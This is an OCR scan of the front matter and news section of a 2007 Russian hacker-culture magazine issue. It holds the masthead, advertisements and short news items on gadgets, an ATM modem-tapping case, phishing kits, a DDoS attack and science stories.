


ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
WWW.XAKEP.RU
ФЕВРАЛЬ 02(98) 2007
16 ФРИКЕРСКИХ ДЕВАЙСОВ
УСТРОЙСТВА, С КОТОРЫХ ВСЕ НАЧИНАЕТСЯ
·ПОСЛЕДНИЕ СЕКРЕТЫ ICQ
·МОБИЛЬНАЯ СВЯЗЬ ПО ТАРИФАМ SKYPE
·КАК НЕ ПОПАСТЬСЯ, ВЗЛАМЫВАЯ WI-FI
·ЗАЩИЩАЕМ ИНТЕРНЕТ-МАГАЗИН ОТ КАРДЕРОВ
·ХАКЕРСКИЙ ПОДХОД К ИЗУЧЕНИЮ ЯЗЫКА
(game)land
hi-fun media
publishing for enthusiasts
4 607157 100063 07002





CD-приложение
Мобильные компьютеры
№2(76) 2007
700 Мбайт
Подробные описания и скриншоты
Удобная установка
Большинство программ бесплатны

INTRO



Клубки проводов, кучи старого железа, паяльник, канифоль, выцветший старый осциллограф, модем на 9600 бод и засохший еще в прошлом году сухарик, — именно с этим ассоциируется у большинства нормальных людей фрикерская романтика. Многие даже добавляют: ассоциировалась. Дескать, нет уже никакой романтики и фрикеров этих тоже уже нет. Всех поймали и все поголовно топчут целину где-то под Магаданом.

Полная ерунда, приятель. Этим летом мне довелось познакомиться с вымирающим видом. Экземпляр попался хороший — он был высок, угрюм, а из его карманов торчали провода, осциллограф и скрученный пружинкой припой. Припой ему нравилось раскручивать и предлагать окружающим безнравственные вещи, вроде: «Давай подпаяем эти два провода к люминесцентной лампе, подключим ее к усилку, и она у нас взорвется!» или «Подпаяем магнетрон из микроволновки к Wi-Fi антенне и будем жечь соседям телеки. Вот круто!». В общем, безумец. Для журнала — ценный кадр.

К чему привело это мое знакомство, несложно догадаться. К самому фрикерскому в истории «Хакера» номеру.

Наслаждайся!

nikitozz, гл. ред. Хакера

/Редакция
>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«gorl»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «step» Ильин
(step@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
ИМПЛАНТ
Юрий Свидиненко
(nanoinfo@mail.ru)
>Литературный редактор и корректор
Варвара Андреева
(andreeva@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Windows-раздел
Андрей «Skvoznoy» Комаров
(skvoznoy@real.xakep.ru)
>Unix-раздел
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)

/Art
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Дизайнер
Анна Старостина
(starostina@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Фотограф
Иван Скориков
>Иллюстратор
Стас «Chill» Башкатов
(chill.gun@gmail.com)

/iNet
>WebBoss
Алена Скворцова
(alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама
>Директор по рекламе
Игорь Пискунов (igor@gameland.ru)
> Руководитель отдела рекламы цифровой группы
Ольга Басова (olga@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
Евгения Горячева
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/Publishing
>Издатель
Борис Скворцов
(boris@gameland.ru)
>Редакционный директор
Александр Сидоровский
(sidorovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Генеральный директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Елена Дианова
(dianova@gameland.ru)
>PR-менеджер
Илья Пожарский
(pozharsky@gameland.ru)

/Оптовая продажа
>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое распространение
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)

>Подписка
Алексей Попов
(popov@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия
Тираж 100 000 экземпляров.
Цена договорная.

Модель на обложке: Долин Сергей

CONTENT•02(98)







Nokia 5300 XpressMusic

Поддержка наиболее распространенных музыкальных форматов
Возможность закачать около 1500 любимых песен, благодаря поддержке карт памяти объемом до 2 Гб
Универсальный адаптер для наушников
Отдельные клавиши для управления звуком

Больше слов, больше музыки!





ОЛЕГ ЧЕБЕНЕЕВ
/ MINDWORK@GAMELAND.RU /
ЮРИЙ СВИДИНЕНКО
/ METAMORPH@YANDEX.RU /
СЕРГЕЙ НИКИТИН
/ NIKITIN@GLC.RU /





ВМЕСТИТЕЛЬНЫЙ КОРПУС GMC

В последнее время приставка «slim» все чаще и чаще фигурирует в названиях компьютерных компонентов. В общем, это хорошо — вся наша машинерия начинает занимать меньше места и выглядит при этом очень стильно. Вот и компания GMC представила новый корпус форм-фактора Slim ATX, модель C-30. Ширина этого вместилища компонентов всего 14 см, а высота на 8 см меньше, чем у стандартных корпусов. Вот общие габариты устройства: 140x435x360 мм. Несмотря на такие размеры, в него можно установить полноценную системную плату формата ATX. Вообще места в нем хватает: 1 отсек 5,25" и 3 отсека 3,5" (1 внешний и 2 внутренних, все устройства крепятся без винтов). Вроде не много, но если подумать, то достаточно для всего необходимого. 7 слотов для плат и 4 USB-разъема на корпусе тебе также несомненно пригодятся. В корпус уже установлен 350 Вт блок питания и 80 мм вентилятор на задней стенке.



ДВА МИКРОГИГАБАЙТА

Карты памяти сегодня распространены повсеместно: компьютеры мобильные, компактные и настольные; разнообразнейшие плееры; сотовые телефоны; фотоаппараты и многое другое. Столь же велико и разнообразие кардридеров: внутренние и внешние, большие и маленькие, разбирающие 10 и 50 типов карточек. Чтобы хранить много музыки, нужна вместительная карточка, чтобы сделать много фоток — тоже, а если у тебя современный телефон, оснащенный плеером, фото- и видеокамерами, то без 2 Гб карты памяти TransCend формата MicroSD тебе просто не обойтись. Она имеет адаптер для работы в стандартном слоте SD, пожизненную гарантию и поддержку Secure Digital Music Initiative (те, кому нужно, знают, что это такое). Так что направляйся в магазин!

WINDOWS VISTA НА МАЛЫШЕ



Несмотря на то что Windows Vista занимает на жестком диске места больше, нежели ее предшественницы, ее можно установить на самый маленький в мире комп — OQO model 02, который весит 450 г (его габариты — 14,6x8,38x2,54 см) и помещается в карман. Модель поставляется с 1,5 ГГц процессором VIA C7M, жестким диском объемом 60 Гб, 1 Гб ОЗУ, а также блоком для работы с беспроводными сетями. В него входят всем известные Wi-Fi, Bluetooth, а также интерфейс EV-DO Wireless WAN. Понимая, что работа в дороге — это важно, но в конце концов все приезжают на свое трудовое место, производитель снабдил OQO док-станцией, которая позволяет работать с полноразмерными дисплеями, клавиатурой, мышью, подключаться к проводным сетям, а затем брать все свои файлы и приложения в дорогу без дополнительной синхронизации. Также в нее входит оптический привод со щелевой загрузкой. Стоит добавить, что устройство заключено в прочный корпус из магниевого сплава. Цена всего этого удовольствия начинается от 1500 долларов.

Дополнительные материалы можно найти на сайте www.microsoft.com/rus/getthefacts

Microsoft

Время надежных решений

ИЗДАНИЕ 1 – НОМЕР 1



ЛОНДОНСКАЯ ФОНДОВАЯ БИРЖА ВЫБИРАЕТ WINDOWS, А НЕ LINUX ПО СООБРАЖЕНИЯМ НАДЕЖНОСТИ



Том Нэги для “Времени надежных решений”

ЗДАНИЕ ГЛАВНОГО ОФИСА Лондонской фондовой биржи, расположенное на площади Патерностер, Лондон.

Надежность – ключ к “мировому рынку капиталов”

Майкл Беттендорф

Лондон, октябрь 2006 г. – Если информационная система должна ежедневно обрабатывать 15 миллионов сообщений в реальном времени с пиковой нагрузкой – 2000 сообщений в секунду, значение имеет даже секунда простоя. Именно с такой задачей столкнулись работники Лондонской фондовой биржи при создании системы Infolect, предназначенной доставлять информацию о биржевых данных в реальном времени.

Решить такую задачу без обеспечения стопроцентной надежности было бы невозможно. «Надежность – один из важнейших атрибутов технологических систем биржи. Бизнес требует, чтобы эти системы работали постоянно – 24 часа в сутки, 7 дней в неделю, – говорит директор по информационным технологиям Дэвид Лестер, руководивший сравнительными испытаниями Linux и Windows Server при работе с основными технологическими системами биржи. – Мы рассмотрели множество различных платформ, способных удовлетворять нашей технологической специфике, и сравнили возможности этих платформ с потребностями нашего бизнеса. Выбор Windows Server был очевиден».

По мнению Лестера, долгосрочная надежность определяется техническим уровнем решения и прочными взаимоотношениями с поставщиком: «Мы искали серьезных партнеров, которые смогли бы предоставить необходимые нам конкретные технологические решения. Именно это и предложил Microsoft».

Подробнее ознакомиться с опытом Лондонской фондовой биржи и другими практическими примерами, а также с результатами независимых исследований сравнительной надежности Windows Server и Linux можно на сайте www.microsoft.com/rus/getthefacts

СЛОВО ЛЕСТЕРУ:

«Мы рассмотрели множество различных платформ, способных удовлетворять нашей технологической специфике, и сравнили возможности этих платформ с потребностями нашего бизнеса. Выбор Windows Server был очевиден».

Дэвид Лестер, директор по информационным технологиям Лондонской фондовой биржи



НОВОСТЬ ДНЯ: Лондонская фондовая биржа добилась рекордных показателей надежности


Дэвид Лестер (на фото слева), директор по информационным технологиям Лондонской фондовой биржи, отмечает ключевую роль Windows Server в поддержании стабильности и производительности системы. *Продолжение на 3 стр.*

БАНКОМАТ ВЗЛОМАЛИ MP3-ПЛЕЕРОМ



Неуязвимый он только снаружи

Британский горе-хакер Максвелл Парсонс сел за решетку на 2,5 года за взлом банкоматов с помощью mp3-плеера и специального софта. Находчивый парень подключал свой плеер к телефонным линиям, по которым с помощью модема банкомат связывался с процессинговым центром одного их банков. Плеер записывал звуки на линии, которые впоследствии демодулировались специальной программой, написанной украинскими напарниками хакера.
Чтобы разобраться, как администраторы банка допустили такой маразм, мы обратились к серьезным дядям в костюмах.
«Перехват модемного трафика и его последующий анализ — далеко не новая технология из «шпионского» арсенала, — говорит Алексей Раевский, генеральный директор SecurIT. — Банкоматы обмениваются с банком информацией по специальному протоколу, который позволяет не передавать PIN-код в открытом виде. Это определяется требованиями соответствующей платежной системы. Однако вся остальная информация, в том числе номер карты, имя владельца и т.д., может передаваться в открытом виде — это уже на совести производителей банкоматов и сопутствующего ПО». По мнению Алексея Раевского, в этом случае возможность перехвата модемного трафика не учитывалась, поскольку обычная двусторонняя аутентификация с выработкой одноразового сеансового ключа и последующее шифрование трафика этим ключом позволили бы избежать подобной проблемы.
Как считает Иван Глазачев, глава российского представительства ChronoPay B. V., все данные от банкоматов передаются в зашифрованном виде, сейчас для этого повсеместно применяется 1024-битное шифрование. Единственная возможность взлома — это получить доступ к ключам шифрования. Скорее всего, у бандитов была инсайдерская информация или кто-то из них работал в банке.
Как бы там ни было, факт остается фактом: mp3-плеер можно использовать не только для прослушивания музыки :).



Качественный фейк одного из банков

НОВЫЙ ИНСТРУМЕНТ ФРОДЕРОВ

Эксперты компании RSA обнаружили, что мошенники продают и используют новый набор программ для фишинга Man In The Middle.
Он дает фродерам возможность продвигать сложные схемы фишинга в дополнение к стандартным, чтобы получить доступ к данным потребителей.
Эта программа для одних является гениальной, а для других — шокирующей. С помощью простого поддельного письма пользователь направляется на поддельный сайт, где он видит точную, зеркальную копию атакуемого сайта. Например, ты кликаешь по линку из письма мошенника, чтобы получить информацию от своего онлайн-банка. Как только страница загружена, ты видишь в точности то, что ожидаешь, — сайт банка во всей красе. Трюк фродеров состоит в том, что программа использует специальные туннели для создания точной копии атакуемого web-сайта и постоянно обновляет информацию об изменениях, происходящих на нем.
В прошлом году фишинговой атаке man-in-the-middle подверглись корпоративные клиенты Citibank. Фейковый сайт управлялся из России. Вскоре он был нейтрализован.

$8000 ЗА ВЗЛОМ WINDOWS VISTA

Американская компания iDefence, занимающаяся security-бизнесом, объявила конкурс «Взломай Висту/IE 7.0 и получи 8 тысяч долларов». Этот конкурс станет частью программы «Деньги за уязвимость» (pay-for-flaw), целью которой является улучшение систем безопасности наиболее популярного софта. Приз в 8 тысяч долларов получат только 6 умельцев, которые раньше всех пришлют результаты своей хакерской деятельности специалистам iDefence.
Для того чтобы получить денежное вознаграждение, необходимо, чтобы обнаруженной уязвимостью можно было воспользоваться с удаленного компьютера, причем она должна присутствовать во всех последних обновления и дополнениях к IE или Vista. Ошибки, найденные в бета-версиях продуктов, поощряться вознаграждением не будут.
В настоящий момент iDefence далеко не единственная компания, согласная платить хакерам деньги за поиск уязвимостей в программах. Так, некоторое время назад Trend Micro организовала подобный конкурс с призовым фондом в 50 тысяч долларов. Награда досталась хакерам, сумевшим обнаружить уязвимости в Vista.
Вся эта идиллия нарушается простым соображением: если хакер найдет стоящий баг, он сможет самостоятельно заработать с его помощью куда больше, так что экономическая целесообразность тут весьма условна :).



«ГАЗЕТУ.RU» ЗАДОСИЛИ

ЕРВАЯ | НОВОСТИ | ПОЛИТИКА | БИЗНЕС | ФИНАНСЫ | ОБЩЕСТВО | КОММЕ
ОЛОНИЙ | ЭКСТРИМ | ТЕХЗОНА | ЖИЛПЛОЩАДЬ | ОТДЫХ | ДЕНЬГИ | ОБРАЗ

АВНОЕ 21:09



Всероссийские учения

Угроза террористической атаки на транспорте в российских городах не оправдалась. То ли силові спугнули террористов, то ли угрозы...



ПОЛИТИКА 19:17

Санитарный контроль Эстонии

Госдума призвала президента рассмотреть вопр об экономических санкциях в отношении Эстони

ОБЩЕСТВО 19:41

> Атакованный хакерами сайт

Информационный портал «Газета.Ru» недавно подвергся массированной DDoS-атаке, которая вынесла авторитетный ресурс в аут. Админы «Газеты» уточнили, что в течение полутора часов их ресурс флудила целая куча ботов из американских и европейских сетей. К такому агрессивному поведению ботов они оказались не готовы: на полтора часа ресурс лег в даун.



КРУТОЙ ТЮНЕР

Все больше и больше устройств стремятся быть подключенными к ПК, одновременно оставаясь от него независимыми. И если раньше это были оптические приводы, умеющие проигрывать фильмы и музыку без загрузки операционной системы, то теперь сюда добавился внешний ТВ-тюнер Beholder TV Solo. Это симпатичный внешний девайс, который покажет твои любимые «Спокойной ночи, малыши» даже без включения системного блока, достаточно нажать «Power» на мониторе. Стоит добавить, что одним ТВ дело не ограничивается — тюнер ловит также УКВ- и FM-радиостанции. Поддерживается разрешение до 1680x1200, функция Picture-on-Desktop, индивидуальные настройки для каждого канала (будь то радио или ТВ), регулировка уровня шумоподавления, таймер включения и выключения. Имеется также пульт дистанционного управления и меню на русском и английском языках.

HIS ПОДДЕРЖИВАЕТ AGP'ШНИКОВ

Помнишь, как совсем недавно ты собрал себе крутейший комп на основе графической шины AGP. Он полностью тебя устраивал и устраивает сейчас, но вот беда — производительность видеоподсистемы уже не тянет. Не тянет современные игры, которые тебе ну очень хочется запустить. Что же делать? Менять все? Но это слишком дорого, да и не нужно, ведь все остальные компоненты вполне могут еще работать. Отчаиваться не стоит — решение нашла компания HIS, выпустив плату на чипе ATI Radeon X1950 PRO с системой охлаждения IceQ3 и интерфейсом AGP. Эта плата наверняка оживит твою систему, а мощная и тихая, но занимающая 2 слота система охлаждения не позволит ей сгореть. Платы будут выпускаться в двух вариантах, различающихся количеством установленной памяти — 256 и 512 Мб DDR3. Так что AGP снова в «игровом строю»!

ВЫЛАЗКА В МИР АДРЕНАЛИНА

Недолго нам с тобой осталось зимовать: скоро заканчивается последний календарный месяц зимы, и вместе с появлением весеннего солнышка нам придется высунуть нос туда, где делается настоящая история. 10 марта в Москве произойдет событие, о котором еще долго будет шуметь сеть. Adrenalin Games — это пока не компьютерная игрушка, но имеет все шансы ею стать. Это Зимние Международные Игры экстремальных видов спорта, которые соберут несколько тысяч экстремалов и сотни жаждущих увидеть их трюки. Такое шоу в Москве показывали пока разве что на мониторах: звезды сноуборда и ньюскула со всего мира и лучшие русские райдеры, нереальные вылеты и приземления. 10 марта виртуальная реальность экстремальных игр станет экстремальной реальностью Игр в Москве. До 10 марта еще есть время, можно последить за развитем событий on-line на www.adrenalingames.ru. С наступлением же весны, следует готовить вылазку в мир адреналина.

ADRENALIN GAMES RUSSIAN OPEN 2007



> До этого Дэвиду Саваджу смогли пришить только одну руку

ПРИШЬЕТ ТЕБЕ ДОКТОР НОВЕНЬКИЕ РУЧКИ...

Хирургия не стоит на месте! Она сделала качественный скачок от пересадки кожи с ягодиц на лицо до пришивания отдельных конечностей! Так, 47-летней колумбийке Эльбе Люсии взамен давно ампутированных рук пересадили новые. Эту тяжелую 10-часовую операцию выполнили хирурги из госпиталя в Валенсии.

Операция состоялась 30 ноября, а уже в декабре женщина благополучно выписалась из больницы. Без рук Люсия провела 28 лет, прошедших после взрыва в химической лаборатории, который и сделал ее инвалидом.


Новые руки Люсии начинаются с места, расположенного немного выше локтя. Их хирурги смогли взять у женщины, которая фактически погибла в результате несчастного случая: медики признали, что ее мозг мертв.

Ампутированные руки донора были охлаждены и менее чем за 5 часов доставлены в операционную, где и была проведена операция. Пересадка правой и левой рук проходила одновременно. Ею занималось 10 человек.

Для соединения костей в них были установлены металлические пластины и винты, а микрохирургия позволила соединить артерии, вены и нервы.

ПЛАНШЕТКА

Планшетный ноутбук — это стильно и необычно. Ты согласен? Если да, то компания Lenovo выпустила новинку — ThinkPad X60 Tablet, ноутбук-трансформер, — именно для тебя. Вторая часть слова «ноутбук-трансформер» указывает на функцию вращающегося дисплея, которой ты наверняка поразишь окружающих. По нему можно ударить — все будет в порядке, экран имеет 12 дюймов ударопрочной антибликовой поверхности, которая может управляться как стилусом, так и пальцем. Угол обзора на нем составляет 170 градусов, а разрешение — в стандарте SXGA+. Беспроводная связь представлена адаптером Wi-Fi 802.11n. Из приятных особенностей стоит отметить совместимость с Windows Vista, наличие цифрового микрофона, а также очень удобную функцию: при извлечении стилуса ПК автоматически выходит из спящего режима.



LOTUS — ТРИУМФ МИНИМАЛИЗМА

В наш век, когда все становится меньше и меньше, тенденция миниатюризации захватила даже... автомобили! Так, китайский дизайнер Пэтти Юань предложила лишить авто пары колес и всех дверей, попутно превратив утилитарное средство передвижения в образец искусства и украшение города.

Дизайн суперавто Camper Lotus построен по типу: одна ось, пара кресел, электромоторы и корпус-хамелеон.

В глаза, конечно, сразу бросается футуристичность машины. Длина этого малыша составляет 1,3 метра, ширина — 1,4, высота — 1,55. Доступ в нее открывает лобовое стекло, соскальзывающее вверх и назад. Внутри — пара кресел, установленных бок о бок. За их спинками расположен крохотный багажник на пару кейсов или сумок с продуктами.

Устойчивость в движении на одной оси обеспечит электроника с гироскопами, такая как на самокате Segway. А на стоянке сзади кабины выдвигается упор.

Питаться аппарат будет от электричества. При этом Lotus можно будет подзаряжать от домашней розетки! Небольшие размеры и вес машины должны обеспечить ей низкий расход электричества, а значит, ей потребуются сравнительно небольшие и более-менее дешевые аккумуляторы.

Электромобиль Lotus должен появиться на рынке как новый продукт и бренд испанской компании Camper, хорошо известной, прежде всего, свой обувью, а также проектами в других областях.

Пэтти позиционирует машину в первую очередь как фетиш-продукт. Но, кто знает, возможно, такое миниатюрное решение позволит немного разгрузить магистрали будущего.





APPLE ПРЕДСТАВЛЯЕТ IPHONE

Глава Apple Стив Джобс после Нового года подготовил крупный анонс. Apple решила не мелочиться и заявила сразу 3 новых продукта в одном — телефон, КПК и широкоэкранный видеоплеер!

Внешне iPhone больше всего напоминает концепт-изображения теперь уже мифического широкоэкранного плеера от Apple. Тончайший 11,6-миллиметровый корпус украшают огромный 3,5-дюймовый сенсорный экран и одна-единственная кнопка! Apple полностью отказалась от неуклюжих клавиатур. Для управления не нужно пользоваться стилусом — достаточно одних лишь пальцев. Запатентованная технология отличается удивительной точностью, регистрацией сразу нескольких одновременных нажатий и полным игнорированием случайных прикосновений к поверхности экрана.

В iPhone имеются встроенные динамики, удобный фотоальбом и встроенная двухмегапиксельная камера. Работать со звонками здесь так же удобно, как и в любом другом телефоне.

Синхронизировав данные с компьютером и отредактировав адресную книгу, ты легко сможешь обнаружить нужный номер, позвонить, устроить телефонную конференцию, создать голосовое или видеосообщение. Нашел новый номер — к твоим услугам потрясающе красивая виртуальная цифровая клавиатура.

iPhone поддерживает GSM, EDGE, Bluetooth и Wi-Fi. Apple сделала реальностью полноценную работу с интернетом на карманном устройстве. Благодаря браузеру Safari на экране полностью помещаются крупные сайты; пальцем ты клацаешь по ссылкам, увеличиваешь или уменьшаешь масштаб, выбираешь необходимую информацию. Имеется большой набор сетевых сервисов (Google Maps, Yahoo Mail, Widgets). Работа с электронной почтой, при сохранении высокой функциональности, также была максимально упрощена.

Были объявлены сроки выхода и цены на это чудо. 4-гигабайтный iPhone стоит $500, а 8-гигабайтная модель — $600. Но при этом цены указаны с учетом оформления двухгодичного контракта с оператором Cingular. Первыми модель увидят жители США — это произойдет в июне 2007 года. Найти iPhone в европейских магазинах можно будет только к концу этого года.


ОТЕЦ ТЕОРИИ ЧЕРНЫХ ДЫР ПОЛЕТИТ В КОСМОС

Всемирно известный астрофизик Стивен Хоукинг (Stephen Hawking) сделал заявление о том, что в этом году планирует совершить полет в невесомости на самолете, а в 2009-м — отправиться в космос. Несмотря на свое тяжелое заболевание, Стивен Хоукинг собирается продолжить научную работу и после полета в космос. Основные научные исследования ученого касаются черных дыр, геометрии пространственно-временного континуума и необратимых процессов во вселенной.

Хоукинг надеется, что реализовать эту идею ему поможет британский миллионер сэр Ричард Брэнсон, руководитель компании Virgin Galactic. Среди ближайших крупных планов фирмы — запуск корабля SpaceShipTwo. Этот корабль должен будет в 2009 году с 6-ю пассажирами на борту полететь по суборбитальной траектории. Там участникам путешествия будет обеспечена возможность некоторое время побыть в невесомости. Стоимость этого двухчасового полета составляет около $200 тысяч, однако Брэнсон выразил готовность спонсировать путешествие Хоукинга.

На днях всемирно известному астрофизику исполнилось 65 лет. Он страдает боковым амиотрофическим склерозом и прикован к инвалидному креслу. С миром Хоукинг может общаться только с помощью специального синтезатора речи, являющегося основной частью его кресла, в котором он проводит почти все время.

> Стивен Хоукинг





А ТЫ СЛУЖИЛ В КОСМОДЕСАНТЕ?

Вполне возможно, что через 25 лет морпехи США смогут приземляться в любой точке земного шара меньше чем через 2 часа после старта с территории Америки без необходимости договариваться о проходе самолета через чье-то воздушное пространство. Это позволит сделать новый тип системы высадки из космоса.

Согласно нормам международного права, воздушное пространство государства распространяется на 80 километров от поверхности Земли. Перепрыгнуть через эту зону — значит, обойти необходимость получения разрешения на пересечение воздушного пространства от каких бы то ни было стран — союзников, враждебных или нейтральных. Суть проекта состоит в следующем: 10-15 морпехов и 2 пилота садятся на борт Sustain — стреловидного суборбитального аппарата. Sustain подвешивают под брюхо самолета-разгонщика, который поднимает его на высоту нескольких километров и сбрасывает. Для набора скорости Sustain должен использовать комбинацию прямоточного воздушно-реактивного и ракетного двигателя. Последний должен забросить машину по параболе намного выше тех самых 80 километров. После планирования по огромной дуге на расстояние до 11 тысяч километров Sustain должен приземлиться, опираясь на свои крылья.

Серийные образцы десантного челнока можно было бы построить к 2030 году, тем более что Конгресс идею одобрил.





› Настоящий космодесант

ИСКУССТВЕННАЯ КОЖА-ИМПЛАНТ


Близок тот день, когда в лаборатории достаточно быстро будут выращивать кожу нужного размера, а для того чтобы она не отторгалась, использовать при культивировании собственные клетки пациента.


Этот способ недавно предложил Стивен Бойс из университета Цинциннати. Его применение позволит вырастить крошечный фрагмент кожи больного до размеров, в 100 раз превышающих исходный.

Но и этот метод не без проблем: пока культивированная кожа не приживется, пока в ней не прорастут мельчайшие сосуды, поставляющие вместе с кровью и агентов иммунной системы, медикам придется накладывать на поверхность новой кожи антибактериальные повязки. Коллега Бойса Дороти Сапп придумала выход из ситуации: она подвергла клетки кожи генетической модификации, в результате которой они стали производить намного больше антибактериального белка, известного под названием дефенсин hBD4.

Но прежде чем проводить первые клинические пересадки кожи, исследователи проверят этот метод на животных. В настоящее время проведены опыты лишь с отдельными клетками. Их результаты показали, что они действительно генерируют больше нужного для защиты белка, что теоретически придает выращенной коже больше защитных свойств в адаптационный период.

> Клетки кожи с повышенным содержанием защитного белка





> Образец напечатанной ткани

